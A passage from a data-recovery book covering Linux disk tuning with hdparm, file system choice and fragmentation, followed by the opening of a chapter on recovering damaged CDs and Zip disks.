


Fig. 8.14. Two disks, two channels




Fig 8.15. Four disks, four channels

A disk array made up of 12 hard disks connected to EPOX 4PCA3+ is as fast as a supersonic destroyer; however, it is practically as noisy. In addition, it will be necessary to purchase a powerful 350-W power supply unit and install special filters to the splitter to suppress the noise, to which hard disks are sensitive. The performance gain can be worth it, especially if the computer is used for video editing or processing high-quality images. However, if your requirements to performance are as high as this, it would be better to consider SCSI disks from the beginning. In this chapter, I'll mainly describe IDE as the most common and inexpensive interface.

Performance Tuning Using Hdparm

To achieve the highest performance, each hard disk installed into the system must be tuned according to its goals. Standard settings specified by default are oriented toward an average user and rarely satisfy individual requirements. If you tune the disk subsystem to take into account the prevailing type of queries, you can considerably improve its performance (up to 10 times or even more). At the same time,

unskilled tuning of the disk subsystem decreases the performance catastrophically. So, if custom settings have produced the opposite results, it is recommended that you correct this situation by returning to the default settings.

All such customizations can be carried out using the `hdparm` console application (Fig. 8.16) supplied as part of the distribution set of most Linux versions and requiring root privileges to run. If your distribution set doesn't include this tool, you can download it from <http://sourceforge.net/projects/hdparm/>. The command line of this utility appears as follows:

```
hdparm option1 option2 ... optionN /dev/hard_disk
```

As a rule, hard disks with the IDE interface are assigned names appearing as follows: `hda` (the first hard disk), `hdb` (the second hard disk), `hdc`, and so on. The names of SCSI disks appear as follows: `sda`, `sdb`, `sdc`, and so on. Unfortunately, `hdparm` doesn't work with them. Strictly speaking, `hdparm` tunes not only the hard disk parameters but also the parameters of its controller and, partially, its driver parameters. However, for practical purposes, considering individual parameters is more important than diving into minor terminological details.




Fig. 8.16. `Hdparm` in the interactive mode

The `-a` command-line option sets the number of read-ahead sectors that will be automatically read by the controller in hopes that they will be needed to the user. By default, the kernel reads eight sectors (4 KB). In the course of sequential reading of large files with a low fragmentation level, this value is recommended to be increased several times. On the contrary, in the case of random access and working with small, highly-fragmented files, it is recommended that you decrease this value to one or two sectors. The `-P` option activates the hardware prefetching mechanism, informing the controller about the number of sectors to read. Roughly speaking, this option is the same as `-a` but has more powerful capabilities. At the same time, bear in mind that not all drives support hardware prefetching.

The `-m` option specifies the number of sectors processed by the drive per exchange operation (the so-called multiple sector input/output or block mode). Depending on the hard disk design features, it can process from 2 to 64 (sometimes even more) sectors per operation. To discover the specific value of this parameter, use the `-i` command-line option (it is specified in the `MaxMultSect` field). In general, the data processing speed is directly proportional to the number of sectors; however, some drives (such as Western Digital Caviar) slow considerably at large `-m` values. To evaluate the real situation, use the `-t` command-line option, which measures the disk subsystem throughput in the read mode.



Excessively large values of `-m` may result in data corruption, so do not risk these without actual necessity.

The `-M` option is responsible for the drive noise parameters (automated acoustic management, or AAM for short). The value of 128 corresponds to the slowest mode, and 254 corresponds to the fastest one. Intermediate values generally are undefined (some drives support them, but some don't). It is necessary to point out that the value 128, in addition to noise reduction, reduces drive wear. However, the performance drop might be significant, so it is difficult to produce an exact recommendation in this respect.

The `-c` command-line option controls the data transmission mode. The zero value stands for 16-bit transmission, one sets 32-bit transmission, and three establishes 32-bit transmission mode with special synchronizing signal. By default, the kernel uses the three value (possibly, not all kernels), because it is the most reliable mode (although it is slower than the mode set by one). Most contemporary

chipsets operate normally with this parameter set to one, so excessive prudence is not justified here.

The `-d1` option activates the DMA mode, and `-d0` deactivates it. The DMA mode usually considerably increases performance and reduces processor workload. In practice, however, this is not always so. IDE devices sharing the same bus might conflict, in which case at least one of them must be forcibly switched to the PIO mode. The `-T` command line option helps determine the actual situation. This option measures the data transmission rate. The `-d1` key is usually employed with the `-Xnnn` key, enforcing the specific PIO or DMA mode. The PIO mode is set by the value equal to $(n + 8)$, which means that `-X9` establishes PIO1 and `-X12` sets the PIO4 mode. The DMA mode corresponds to the value of $(n + 32)$, for example: `-X34` for DMA2. UDMA modes are specified by the $(n + 64)$ values: for example, `-X69` corresponds to the UDMA5 mode, ensuring the highest performance. Unfortunately, this mode is not supported by all hard disks and chipsets. To discover the list of supported modes, use the `-i` command-line option. By default, the kernel chooses less aggressive data transfer modes, thus leaving a considerable performance reserve. By the way, switching to the highest UDMA modes is potentially dangerous, because it might destroy the entire disk volume. Therefore, it is recommended that you back up the entire disk contents before experimenting.

To save the settings, it is necessary to issue the `hdparm -k 1 /dev/hdx` command; otherwise, all settings will be lost after the first flush of the IDE controller or computer reboot.

Choosing the File System

There are two types of the file systems — file systems with logging support (journaling) and ones that do not support logging. File systems of the first type include ext3fs, ReiserFS, and XFS, and examples of systems without logging support are Minix, ext2fs, and UFS. File systems with logging are more tolerant to system freeze and unexpected power failures during intense disk operations. They automatically return the file system to the stable state; however, they do not protect the system against other types of destruction, including controller failure, surface defects, and virus attacks. At the same time, they considerably decrease the performance.

For home computers and most workstations, logging is not necessary and the reliability of the ext2fs file system is enough, especially if the computer is equipped with an uninterruptible power supply. When the highest reliability is necessary,

use ext3fs or ReiserFS. According to tests, ReiserFS on average is on read operations 2 times and on write operations 35 times faster than ext3fs, which is especially noticeable on small files. In reality, the situation is often quite opposite. The high latency of ReiserFS (the interval between the query and the response) and aggressive processor loading makes this file system slower than ext3fs, which is especially noticeable on small files (yes, on small files, for which the performance gain should be expected). More detailed information on this topic can be found at <http://kerneltrap.org/node/view/3466>.

Journaling can be sped up considerably if the journal is placed on a separate medium. Such a journal is called external. It can be connected using the following command: `tune2fs -J device = external_journal` (where `external_journal` is the name of partition of the appropriate device). The external journal must be created beforehand using the `mke2fs -O journal_dev external_journal` command. The `tune2fs -J size = journal_size` command controls the journal size. The smaller the journal size, the lower the performance level. The maximum allowed size is 102,400 blocks, or approximately 25 MB (the exact value depends on the block size, which will be covered later).

By default, ext3fs logs only metadata (that is, the auxiliary data of the file, such as `INODE`), writing them to disk only after updating the journal. To increase performance, it is possible to use the “unordered” mode, in which the metadata are written simultaneously with updating of the journal. This mode is activated by the following command: `mount /dev/hdx /data -o data = writeback`. This reduces file system reliability. If desired, it is possible to log all data (this mode is activated using the `mount /dev/hdx /data -o data = journal` command), after which no system freezes or power failures would present any threat to the system. However, in this case you’ll certainly have to forget about performance.

When creating a new file system, it is necessary to correctly choose the block size (in MS-DOS and Windows terminology, the cluster size). On ext2fs and ext3fs, this is carried out using the `mke2fs -b block-size`; on XFS, use `mkfs.xfs -b size=block-size`; and on UFS, use `newfs -b block-size`. The larger the block, the smaller the fragmentation but the greater the losses of disk space because of disk space granulation. Some file systems (UFS, for example) support fragments — data portions inside blocks, which allow you to use free space in the block “tails.” Thus, here the use of large blocks doesn’t result in any losses. The ReiserFS file system, in contrast to other systems, doesn’t divide the disk into “slices” of a fixed size but, instead, dynamically allocates the required data block, thus filling the entire disk with files. On average, this increases the available disk space by 6%; however, this

also results in excessive fragmentation that neutralizes the entire performance gain. It is recommended that you use the maximum block size available — 4 KB for ext2fs and ext3fs, 16 KB for UFS, and 64 KB for XFS (ReiserFS and JFS do not support this option) — and use the maximum number of fragments per block (in UFS this value is eight).

Another important option determines the directory hashing mode. To speed up working with directories containing many files and subdirectories, the directory must be organized as a binary tree. This can be achieved in ext2fs and ext3fs using the `mke2fs -O dir_index` command and in ReiserFS using the `mkreiserfs -h HASH` command, where `HASH` is one of the following types of hash table: `r5`, `rupasov`, or `tea`. By default, the `r5` option is chosen, which best suits most file operations. Nevertheless, some applications (for example, the Squid Web Proxy server) strongly recommend using the `rupasov` hash; otherwise, high performance is not guaranteed. On the other hand, `r5` and `rupasov` operate slowly with directories that contain millions of files; thus, `tea` suits this situation best. On directories containing dozens of files, all three hashing algorithms are beaten by the standard plain algorithm without hashing. Unfortunately, the hashing option is global; in other words, it is impossible to hash directories selectively.

The XFS file system is the only one that allows you to manually specify the `INODE` size. Usually, `INODE` stores the auxiliary data of the file (attributes, order of blocks on the disk); however, if the file can entirely fit within the `INODE`, the system will store it there. Additional disk space is not allocated, which releases the disk read/write head from the need for extra moves. As a result, the file access time is reduced considerably. File systems such as ReiserFS, NTFS, and others proceed in exactly the same way; however, they are unable to change the `INODE` size, and that's a pity. If you plan to work with many small files, it is desirable to increase the `INODE` size, because this would produce a positive effect both on the performance and on the disk space. When working with large files, it is desirable to reduce the `INODE` size; otherwise, the losses of disk space would be significant. The preferred `INODE` size is chosen using the `mkfs.xfs -i size=value` command. The minimal `INODE` size is 512 bytes, and the maximum is 2048 bytes.



Windows provides minimal possibilities for controlling the disk subsystem; therefore, it is difficult to ruin the data under its control. Linux, on the contrary, provides possibilities for tuning practically everything. Consequently, an unskilled user can ruin everything by making even the slightest error. If this happens, the user has no one to blame. It is not recommended that you tune the disk subsystem without previously reading the manual carefully. However, even the manual won't help you determine,

which modes are supported by your equipment and which are not. Sometimes, it is possible for damage to be caused by a carelessly assembled computer. Assume that you have a kinked cable or a malfunctioning connector — these factors, remaining unnoticeable in default mode, would immediately manifest themselves on high-speed mode. Tuning the disk subsystem for maximum performance is a tremendous risk. So, never run any experiments without having previously backed up all valuable data.

Fragmentation

Fragmentation inevitably increases as you work with the hard disk. File systems such as ext2fs, ext3fs, and ReiserFS are the most vulnerable to it. On UFS and XFS, the fragmentation influence is considerably reduced through the support of small blocks. On the other hand, the common opinion that Linux file systems are not subject to fragmentation is nothing but an absurd myth, which can be deflated by any experienced user.

When several files are sequentially written to the disk, the system places them one after another so that the first file is directly followed by the second, and so on. Thus, there is no free space for further file growth (the short “tail” near the end of the block is not taken into account), and the system must allocate blocks somewhere beyond the end of the next file. If there are no free blocks there, the system searches for free blocks in the start of the disk. As a result, the file becomes “spread” over the entire disk surface. Consider another case. Assume that you have written five files, 100 blocks each, and then deleted the first, the third, and the fifth files, thus releasing 300 blocks in three fragments. When writing a 300-block file, the system would first try to locate a contiguous region of free space; however, if there is no such region, it will be forced to “spread” the file over the surface. To correct this situation, it is necessary to assemble all free blocks, joining them into one contiguous fragment; in other words, it is necessary to defragment the volume.

In my opinion, the standard defragmenter supplied as part of most Linux clones is the best among free defragmentation utilities. If your distribution doesn’t contain such a tool, you can download the source code of the defragmenter from <ftp://metalab.unc.edu/pub/Linux/system/filesystems/defrag-0.70.tar.gz>.

O&O Software, known by the famous defragmenter with the same name intended for Windows NT, has released an excellent console defragmenter for Linux, which is undergoing beta testing and is available for free downloading at <http://www.oo-software.com/cgi-bin/download/download-e.pl?product=OODLXBIN>.

Regular defragmentation is a good method of overcoming the performance degradation of the file system.

To Update or Not To Update

Some applications, in particular, the previously-mentioned Squid Web Proxy server, require special customization of the file system. To improve the performance, it is recommended that you disable updates of the last access time to the file (`mount -o noatime`). The most impressive performance growth was noticed on UFS, which, in contrast to most other file systems, doesn't retard `INODE` updating (lazy write) but does this immediately after the change (write through). On `ext3fs`, because of its logging nature, the `atime` update makes such a small contribution into the total performance that there is practically no difference whether or not the last file access time is updated.

The Problem of Tails

By default, ReiserFS saves short files (and their tails) on the leaves of binary trees. In general, this increases performance multiple times, especially if you are not short of disk space (Figs. 8.17 and 8.18). Nevertheless, when working with certain applications,




Fig. 8.17. ReiserFS performance on write operations, depending on the free space available (tail packing is enabled)




Fig. 8.18. ReiserFS performance on write operations, depending on the free space available (tail packing is disabled)

it is recommended that you disable the tails. When working with many small files that gradually increase in size, the system has to rebuild lots of data structures, moving tails between blocks and trees. This results in considerable performance degradation. The `mount -o notail` command disables the packing of tails and short files, and remounting with the default options reenables this. However, all packed and unpacked tails would remain in their places until modification of the files to which they belong.




Bear in mind that `mke2fs` is a destructive command that destroys the entire file system. Roughly speaking, this is an analogue of `format.com` for Linux.

Recommended Reading

- ❑ “*The Software-RAID Howto*” — A manual on creating software RAID under Linux, available at <http://www.tldp.org/HOWTO/Software-RAID-HOWTO.html>.
- ❑ *JFS for Linux* — The JFS project home page, providing the source code, documentation, technology description, and so on, available at <http://jfs.sourceforge.net/>.
- ❑ ReiserFS — The ReiserFS project home page: <http://www.namesys.com>.
- ❑ “*Understanding Filesystem Performance for Data Mining Applications*” — A comparative analysis of the performance of different file systems under Linux, providing tips on the file system tuning: <http://www.cs.rpi.edu/~szymansk/papers/hpdm03.pdf>.
- ❑ “*Linux Filesystem Performance Comparison for OLTP*” — A white paper providing a comparison of the performance of different file systems under Linux: <http://otn.oracle.com/tech/linux/pdf/Linux-FS-Performance-Comparison.pdf>.
- ❑ “*Journaling File Systems*” — Information about journaling file systems and everything related to this topic: http://awlinux1.alphaworks.ibm.com/developerworks/linux390/perf/tuning_res_journaling.shtml.
- ❑ “*Linux: Low Latency and Filesystems*” — A discussion of the advantages and drawbacks of the ReiserFS file system: <http://kerneltrap.org/node/view/3466>.
- ❑ “*Ext3 or ReiserFS? Hans Reiser Says Red Hat’s Move Is Understandable*” — Another article providing a comparative analysis of ext3fs and ReiserFS, available at <http://www.linuxplanet.com/linuxplanet/reports/3726/1/>.
- ❑ “*Optimizing Linux Filesystems*” — An excellent article about optimization of file systems under Linux: <http://www.newsforge.com/article.pl?sid=03/10/07/1943256>.
- ❑ Journaling-Filesystem Fragmentation Project — Research in the field of file system fragmentation and its influence on performance: <http://www.informatik.uni-frankfurt.de/~loizides/reiserfs/agesystem.html>.
- ❑ Filesystem Defragmenter for Linux Filesystems — The source code of the standard Linux file system defragmenter: <ftp://metalab.unc.edu/pub/Linux/system/filesystems/defrag-0.70.tar.gz>.
- ❑ O&O Defrag Linux Beta, 1.0.4761 — A beta version of a good commercial defragmenter: <http://www.oo-software.com/cgi-bin/download/download-e.pl?product=OODLXBIN>.

Part 3: BACKUP-MEDIA DATA RECOVERY




**Chapter 9: Repairing Various
Types of Backup
Media**

Chapter 10: Recovering CDs

**Chapter 11: Repairing CD/DVD
Drives under Home
Conditions**

**Chapter 12: Distributed
Information Storage**

Chapter 9: Repairing Various Types of Backup Media



The backup copy is the last line of defense against chaos. However, that backup copy can also die. There are lots of companies involved in data recovery; however, they don't always succeed in accomplishing their task.

This chapter provides an overview of the techniques of recovering removable media.

Who will be touched by someone else's grief? If there are such people in our cruel world, they certainly are not specialists from service centers. They simply do their job — in other words, acquire their money by trying to spend less effort for more profit. And things won't change. That's the market! If you take everyone else's problems into your heart, you'd soon die from a heart attack.

Professionals have everything they need for successful recovery: practical experience, required equipment, and all other required components. Attempts at “self-healing” lead to a deplorable result in nine cases out of ten — namely, in total failure and irreversible destruction of data that otherwise were possible to rescue. Nevertheless, contacting specialists after a catastrophe isn’t always justified. This is especially true when it is necessary to recover confidential information.

In some cases, it is possible to recover the lost data on your own. This chapter mainly covers physical destruction (scratches, surface defects) without considering erroneously deleted files or unintentional partition formatting. Those topics have been covered already.

Optical Media

First, consider CD and DVD recovery. These are the most common storage media nowadays. Manufacturers declare that these media are characterized by increased survivability. This isn't true; such discs die frequently, often without surviving even a single season. Employees of the test lab of the Danish magazine *PC-Active* have carried out an interesting investigation. Having selected several brands of discs from well-known manufacturers, they studied the decay processes in the active layer and obtained shocking results. In the illustration provided in Fig. 9.1, you can see a photo of a CD-R, obtained using specialized equipment. The image to the left is the disc immediately after burning, and the right image shows the same disc 20 months later. White symbolizes ideal sectors, light gray marks sectors with minor read errors, and darker shades of gray designate seriously damaged sectors. Although such discs are usually readable (because Reed-Solomon correcting codes do their job), this disc will steadily become less readable with time.




Fig. 9.1. Degradation of the active layer of a CD-R increased with time

To avoid unpleasant surprises, test your CD archive at least once every 6 months. Any program would be suitable for this purpose (I prefer the Nero quality test). If there is no such program at your disposal, you can approximately evaluate the medium quality by the sounds emitted by the drive. The disc is OK if it can be read at maximum speed without typical repetitions and slowdowns. If this isn't the case, I recommend that you copy the data to a newer disc.

What should you do if the need for the backup copy arises after the disc has become unreadable? The simplest approach is slowing the drive to 4x–8x (if possible) and repeat your attempt at reading the data. There are lots of utilities aimed at slowing CD drives. Unfortunately, not every CD drive supports programmatic

changes to the speed, and not all of them are capable of reading problematic discs. Thus, you'll have to experiment with different drives. Try to read the disc on someone else's drive.

The chance of success is low. What should you do in case of failure? Practice has shown that there are two main reasons discs become unreadable: decay processes in the active layer and surface scratches. Consider first the active layers, whose contrast irreversibly decays with time. What can be done to solve this problem? The way out is barbaric and simple — increase the laser power. This method is brutal, but there are no other ways out. The laser won't last long in this mode of operation; nevertheless, before dying it might succeed in reading something. Drives of previous generations contained correcting resistors that could be regulated by an ordinary screwdriver; however, they have been replaced by electronics. The brightness of the laser beam is tuned automatically, so to change it you'll have to patch the firmware (a method that isn't available to anyone) or find a constant resistor on the PCB and solder an additional resistor parallel to it, thus reducing the active resistance 1.5–2 times. This extreme step should be undertaken only if the disc that ceased to be readable contains important data whose value is comparable to the drive cost.

Now, it's time to talk about scratches. Even deep scratches do not sound a death knell for the data. Some sources recommend polishing the disc with a special polishing compound. This advice is good, and in general this technique works excellently. However, there are two minor problems related to it. First, if you have no experience, you'll certainly fail to polish the disc as required to obtain the desired result. This action requires skills! It should be pointed out in this respect that skills come with experience, and to obtain them you'll have to spend considerable amount of time practicing. As a rule, those who urgently need to recover lost data are short of time. Second, deep scratches are hard to polish, and these are the main source of trouble. I recommend that you proceed in another way. Take some green antiseptic (brilliant green, also known as *Blakstonia*, or solution *viridis nitentis spirituosa*), and accurately paint the scratches with a sharpened safety match. This will prevent light diffraction, and brilliant green antiseptic is transparent for the laser beam.

The situation becomes worse if the disc has been broken into several fragments. Is it possible to save at least part of the data? Some companies specializing in data recovery use electronic microscopes to make a photo of the spiral track and then, after further computer processing, collect all surviving bits. This is a tedious, routine, and expensive job, one only large companies that have lost vitally important

data can afford. In home conditions, it is possible to use double-sided adhesive tape to attach the fragments of the damaged disc to an empty disc. After that, the resulting glued construction is inserted into a drive operating at a speed of 1x–2x. Specialized software is used for reading (such programs can be downloaded from my FTP server), as well as additional tricks. At least a part of the information should be readable. Try to assess which part can be rescued. The size of one sector is approximately 15 mm. For positioning of the head, the drive must decode subchannel information, and to achieve this goal it must read no fewer than 11 sectors. Consequently, this technology allows you to read the fragments, for which the arc length is no less than 17 cm. For the external border, this is slightly less than half of the disc. This means that if the disc was split into two parts, only the information written near the edge will be possible to recover. This isn't too encouraging; still, it is better than nothing.

One final note must be made in this respect. The disc often ceases to be readable because of a drive malfunction. The quality of contemporary drives is considerably lower than the standard quality about 10 years ago. Lasers fail often nowadays. This manifests itself in that the drive becomes increasingly unpredictable, refusing to read discs that were readable just recently. Therefore, if you encounter such a problem, do not rush to blame the disc and do not immediately proceed with polishing. Before polishing any optical surface, blow off pieces of dust; otherwise, you won't avoid scratches. Then use a special moisturized cloth for wiping CDs (similar to the ones you use to wipe monitors), changing them for every operation and wiping the disc in a radial direction (from center to edges). Never wipe discs in a concentric direction. Here, there is no mystery: Error-correction codes were initially designed to correct errors caused by concentric scratches, although they never were powerful enough to actually correct such errors.

Zip Diskettes

Zip diskettes are reliable enough. They do not cause any particular troubles, and bad sectors on such media are encountered rarely. The cause of such uncommon trouble might be electromagnetic fields generated by monitors or system units and surface defects (which mainly can be encountered on low-class media such as Fujifilm). As a rule, it is possible to rescue an unreadable disk if you repeat the read operation multiple times. Practically any disk doctor utility can handle this task. In contrast to “classical” diskettes, where the read/write head scratches the magnetic surface,

in Zip drives the heads float over the surface, so multiple reads do not negatively affect the medium's health. In other words, in this case multiple reads won't do any harm. The only exception is in drives with a damaged head that scratches disks. This case, however, is not considered here. Have you ever seen a warning near a passenger elevator, stating that it is prohibited to use it if it malfunctions? The situation isn't different for drives.

